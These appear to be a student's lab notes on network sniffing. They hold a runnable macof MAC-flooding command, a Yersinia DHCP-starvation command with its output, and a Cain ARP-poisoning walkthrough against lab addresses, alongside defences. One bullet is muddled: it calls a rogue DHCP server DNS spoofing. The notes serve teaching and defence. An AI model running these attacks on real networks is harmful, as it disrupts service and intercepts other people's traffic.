MODULE 8 SNIFFING

MODULE 8 SNIFFING

Index: Sniffing in Networking

1 Extra activity for windows Mac Spoofing

How to mac spoofing using TMAC V6 windows

2 Extra activity for windows Mac Spoofing using there is tool called change mac address

What is Sniffing

Sniffing is the process of monitoring and capturing data packets that are flowing across a computer network. Think of it like "eavesdropping" on network conversations — you're listening to the data that computers are sending to each other.

Key points:

- It's often done using a tool called a **packet sniffer** (like Wireshark).
- Sniffing can be **legitimate** (e.g., for network troubleshooting or security monitoring).
- It can also be **malicious** (e.g., hackers sniffing to steal passwords, emails, or credit card numbers).
- In insecure networks (like public Wi-Fi), sniffing is much easier because data often travels unencrypted

Types of Sniffing

Passive Sniffing

Passive sniffing refers to the process where a device listens quietly to network traffic **without interacting** with it or altering it.
It **captures data packets** as they travel across a network, but **does not create or modify** any network traffic.

Because it's completely silent, **nobody knows** the sniffer is there unless they are specifically scanning for it.

- **Meaning**: Just quietly listening to network traffic without affecting it.
- **Where it happens**: Works mostly in **hub-based networks** (older technology where all devices share the same network signals).
- **Purpose**: Capture everything flowing through the network.
- **Detection**: Very hard to detect because the sniffer doesn't send any signals or cause any changes.

Example: Someone using Wireshark on an open public Wi-Fi to capture usernames and passwords without touching or changing the network

Active Sniffing

Active sniffing is when an attacker **interferes with the network** to capture data packets that **would not naturally pass** by their device.
It's different from passive sniffing because **it generates network traffic** or **tricks** devices into sending data through the attacker's machine.

In modern **switch-based networks**, passive sniffing alone won't work — **active techniques** are needed to sniff traffic

- **Meaning**: Actively sending fake network traffic or modifying communication to capture more data.
- **Where it happens**: Needed in **switch-based networks** (modern networks that send data directly between devices).
- **Purpose**: Trick the network to send traffic to the attacker's machine.
- **Detection**: Easier to detect because it involves suspicious traffic (like fake ARP messages).

Techniques used in active sniffing:

- **ARP Spoofing**: Sending fake ARP messages to redirect traffic.
- ARP = Address Resolution Protocol (maps IP addresses to MAC addresses)
- The attacker pretends to be another device (e.g., the gateway).

- The victim sends all traffic to the attacker, who can then monitor or alter it.
-
- **MAC Flooding**: Overloading the switch's memory so it behaves like a hub.
- Floods the switch with many fake MAC addresses.
- Switch memory overflows.
- The switch fails open — it sends all traffic everywhere.
- Now passive sniffing becomes possible!
-
- **DNS Spoofing**: Redirecting domain name queries to fake sites.
- The attacker sets up a rogue DHCP server.
- Victims connect and get IP settings from the attacker, making all their traffic visible.
-

Example: A hacker launches ARP spoofing to intercept data between two computers in a corporate office.

Tools for Active Sniffing


 Cain & Abel (good for ARP poisoning)

 Bettercap (modern and powerful)


Task 1 Perform mac flooding using macof

Step1: open the kali terminal type the command

Command: macof –i eth0 –d 192.168.182.135



Result:



How to protect the mac flooading attack

Defense Technique	How It Helps
Port Security (on switches)	Limit the number of MAC addresses allowed on a port. Only pre-approved MAC addresses are allowed.
Dynamic ARP Inspection (DAI)	Validates ARP packets to prevent spoofing that often follows MAC flooding.
Sticky MAC Addresses	Learn and "lock" real MAC addresses to specific ports automatically, then monitor changes.
Private VLANs	Isolate ports from each other at Layer 2, preventing attackers from easily sniffing data.
Switch Hardening	Disable unused ports, enable BPDU Guard, Root Guard, DHCP Snooping, etc.
Monitoring and Alerts	Use tools to detect unusual MAC address changes or table overflows.
Up-to-date Firmware	Regularly update switch firmware to fix known vulnerabilities.

Task 2 Perform DHCP starvation attack using Yersinia.

What is Yersinia


- **Yersinia** is an **open-source network attack tool**.
- It targets **Layer 2 network protocols** (switching protocols like STP, CDP, DTP, etc.).
- It's mainly used to **test** or **exploit** vulnerabilities in network infrastructure (like switches and routers).

In short:

Yersinia is a tool that hackers — or penetration testers — use to **attack** or **stress-test** network protocols at the **Data Link Layer (Layer 2)** of the OSI model.


Step1: open the kali terminal type the command

Command: Yersinia DHCP –attack 1 –dest 192.168.182.135




```
[illegible]
```

Result:



```
[illegible]
Warning: interface eth0 selected as the default one
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>
```

Step2: run the wireshark/way because is monitoring and capturing all data packet in flwoing in the network



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Mouse integration...
Auto capture keyboard...

```
No.   Time              Source    Destination       Protocol Length Info
55752 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55753 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55754 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55755 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55756 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55757 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55758 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55759 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55760 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55761 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55762 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55763 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55764 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55765 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55766 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55767 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55768 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55769 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55770 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523
55771 [illegible]       0.0.0.0   255.255.255.255   DHCP     288 DHCP Discover - Transaction ID 0x1e7ff523

> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
> Ethernet II, Src: [illegible], Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Address Resolution Protocol (request)

eth0: <live capture in progress>                    Packets: 55771
```

How to protect DHCP stravtion attack

To **practically protect against DHCP starvation attacks** in a real-world environment, you need to apply **switch-level security controls**, monitor network behavior, and limit the attack surface. Here's a **practical approach you can implement step-by-step**, especially in small to mid-sized enterprise networks:

🔒 **1.** Enable DHCP Snooping (on Managed Switches

🔐 **2.** Configure Port Security (MAC Address Limiting)

👁 **3.** Monitor DHCP Traffic (with IDS/IPS or Wireshark)

� **4.** Use VLAN Segmentation

⊘ **5.** Block Rogue DHCP Servers


Perfrom network sniffing convert various sniffing tools

There is attack arp poisning attack that is man in the medal attack by using cain

Step1: open the cain

Step2: click on sniffer go to host


Step3: click on configuration select the ip



Step4: click on apply and ok

Step5: click on sniffer button

Step6: click on + button /multiple ip range



MAC Address Scanner

Target

● All hosts in my subnet

○ Range

From: 192 . 168 . 182 . 1


To: 192 . 168 . 182 . 254

Promiscuous-Mode Scanner

□ ARP Test (Broadcast 31-bit)
□ ARP Test (Broadcast 16-bit)
□ ARP Test (Broadcast 8-bit)
□ ARP Test (Group bit)
□ ARP Test (Multicast group 0)
□ ARP Test (Multicast group 1)
□ ARP Test (Multicast group 3)
□ All Tests

Step7: click on ok


Step8: Select the ip and getway



IP address	MAC address	OUI fingerprint	Host name	B31	B16	B8	Gr	M0	M1	M3
192.168.182.133	[illegible]									
192.168.182.182	2C3870BCE4A7									
192.168.182.254	2C3870BCE4A7									

Step9:click on arp yellow button and click on 1 row

